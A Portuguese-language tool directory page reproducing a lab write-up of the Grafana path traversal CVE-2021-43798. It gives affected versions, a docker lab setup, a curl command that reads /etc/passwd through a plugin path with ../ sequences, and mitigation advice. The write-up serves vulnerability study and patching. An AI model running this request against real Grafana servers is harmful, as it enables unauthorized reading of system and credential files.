Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-43798 — Exploit de prova de conceito para a vulnerabilidade de path traversal no Grafana (CVE-2021-43798) que permite leitura não autorizada de arquivos via directory traversal em caminhos de plugins. | Kitploit
Ferramentas/GitHubGitHub/lim-ahmin/cve-2021-43798
ReconhecimentoAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHublim-ahmin/cve-2021-43798

CVE-2021-43798

Exploit de prova de conceito para a vulnerabilidade de path traversal no Grafana (CVE-2021-43798) que permite leitura não autorizada de arquivos via directory traversal em caminhos de plugins.

Ver Repositório
41há 4 mesesAinda não revisado
Compartilhar

CVE-2021-43798

1. Resumo

  • Grafana é uma plataforma de código aberto que suporta monitoramento e gerenciamento de dados. Nas versões abaixo, existe uma vulnerabilidade de Path Traversal que permite manipular caminhos de arquivos usando caracteres especiais como ../.
    • 8.0.0 ou superior, inferior a 8.0.7
    • 8.1.0 ou superior, inferior a 8.1.8
    • 8.2.0 ou superior, inferior a 8.2.7
    • 8.3.0
  • O caminho vulnerável é <grafana_host_url>/public/plugins/<plugin_id>/, onde <plugin_id> é o ID do plugin instalado. É possível verificar o caminho vulnerável através do material abaixo.
    • https://github.com/grafana/grafana/security/advisories/GHSA-8pjx-jj86-j47p


2. Configuração e execução do ambiente vulnerável

2.1 Ambiente utilizado

  • Versão do Grafana 8.2.5

2.2 Método de execução

docker-compose up -d


3. Reprodução da vulnerabilidade

  • Verificação da tela aberta 스크린샷 2026-07-11 20 31 04


  • Resultado da execução

curl --path-as-is http://localhost:3000/public/plugins/alertlist/../../../../../../../../etc/passwd Foi possível acessar o arquivo /etc/passwd através do comando acima.

스크린샷 2026-07-11 19 59 12

4. Conclusão (Medidas de mitigação)

  • Se você estiver usando uma versão afetada pela vulnerabilidade, deve atualizar para as versões corrigidas 8.3.1, 8.2.7, 8.1.8 ou 8.0.7.
  • Para prevenir a vulnerabilidade de Path Traversal, aplique uma lista de permissões (whitelist) que permita acesso apenas a caminhos autorizados, e realize validação da entrada do usuário e normalização de caminhos para restringir acessos anormais como navegação para diretórios superiores (../).

Referências

  • https://github.com/grafana/grafana/security/advisories/GHSA-8pjx-jj86-j47p
  • https://www.cve.org/CVERecord?id=CVE-2021-43798
  • https://labex.io/ko/tutorials/nmap-how-to-control-file-path-traversal-420498
  • https://www.youtube.com/watch?v=j8NkNyoYZzU
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    322

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →